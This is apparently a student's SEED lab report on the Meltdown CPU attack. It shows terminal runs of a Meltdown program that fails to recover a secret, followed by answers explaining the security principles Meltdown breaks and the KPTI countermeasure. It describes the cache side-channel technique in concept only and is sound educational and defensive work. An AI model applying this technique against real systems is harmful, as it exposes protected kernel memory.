[04/12/25]seed@VM:~/.../Labsetup$ gcc MeltdownAttack.c -o t8
[04/12/25]seed@VM:~/.../Labsetup$ ./t8
The secret value is 0
The number of hits is 32
[04/12/25]seed@VM:~/.../Labsetup$ ./t8
The secret value is 0
The number of hits is 4
[04/12/25]seed@VM:~/.../Labsetup$ ./t8
The secret value is 0
The number of hits is 38
[04/12/25]seed@VM:~/.../Labsetup$ ./t8
The secret value is 0
The number of hits is 21
[04/12/25]seed@VM:~/.../Labsetup$ ./t8
The secret value is 0
The number of hits is 34
[04/12/25]seed@VM:~/.../Labsetup$ ./t8
The secret value is 0
The number of hits is 3
[04/12/25]seed@VM:~/.../Labsetup$ ./t8
The secret value is 0
The number of hits is 12
[04/12/25]seed@VM:~/.../Labsetup$ ./t8
The secret value is 0
The number of hits is 27
```

with 1 million repts, we get more hits, but still no value.

We should now be getting a more reliable result, using asm background noise and 1000 repetitions. But no secret value, this is because fundamentally the attack hasn't changed from 7.3, where we established, we are failing due to OS countermeasures.

Q5:

The attack violates the principle of memory isolation, where user programs cannot access the kernel's protected memory. In modern processors, both user and kernel memory are mapped into the same address space for performance reasons, but protections are in place to block user access. Meltdown exploited a flaw in out-of-order execution, where the CPU performs operations before confirming they are allowed causing a race condition. The CPU later discards unauthorized results, but the accessed data remains in the cache. By measuring access times to cache memory versus a threshold value, we can infer the values stored in restricted kernel memory.

This behaviour also violates the principle of least privilege, which states that programs should only access information necessary for their function. In this attack a user level program can extract sensitive information (or it could before countermeasures were added).

Finally, the fail-safe defaults principle was compromised. Normally, unless access is explicitly granted, it should be denied. However, the race condition allows temporary access to protected memory before the denial took effect, making sensitive data momentarily available through side channels.

Q6:

The main countermeasure implemented to counter the meltdown attack is KPTI, or Kernel Page-Table Isolation. This countermeasure separates the user and kernel page tables, so if a user program is run, kernel memory is not visible in its address space. This makes the race condition impossible to implement as it is not possible to even attempt to access the secret data. This countermeasure is very effective as it removes the vulnerability from the source, as opposed to just patching it. But, by isolating the kernel page tables, it introduces a performance overhead, as every time a process switches from user space to kernel space the page tables must be reloaded.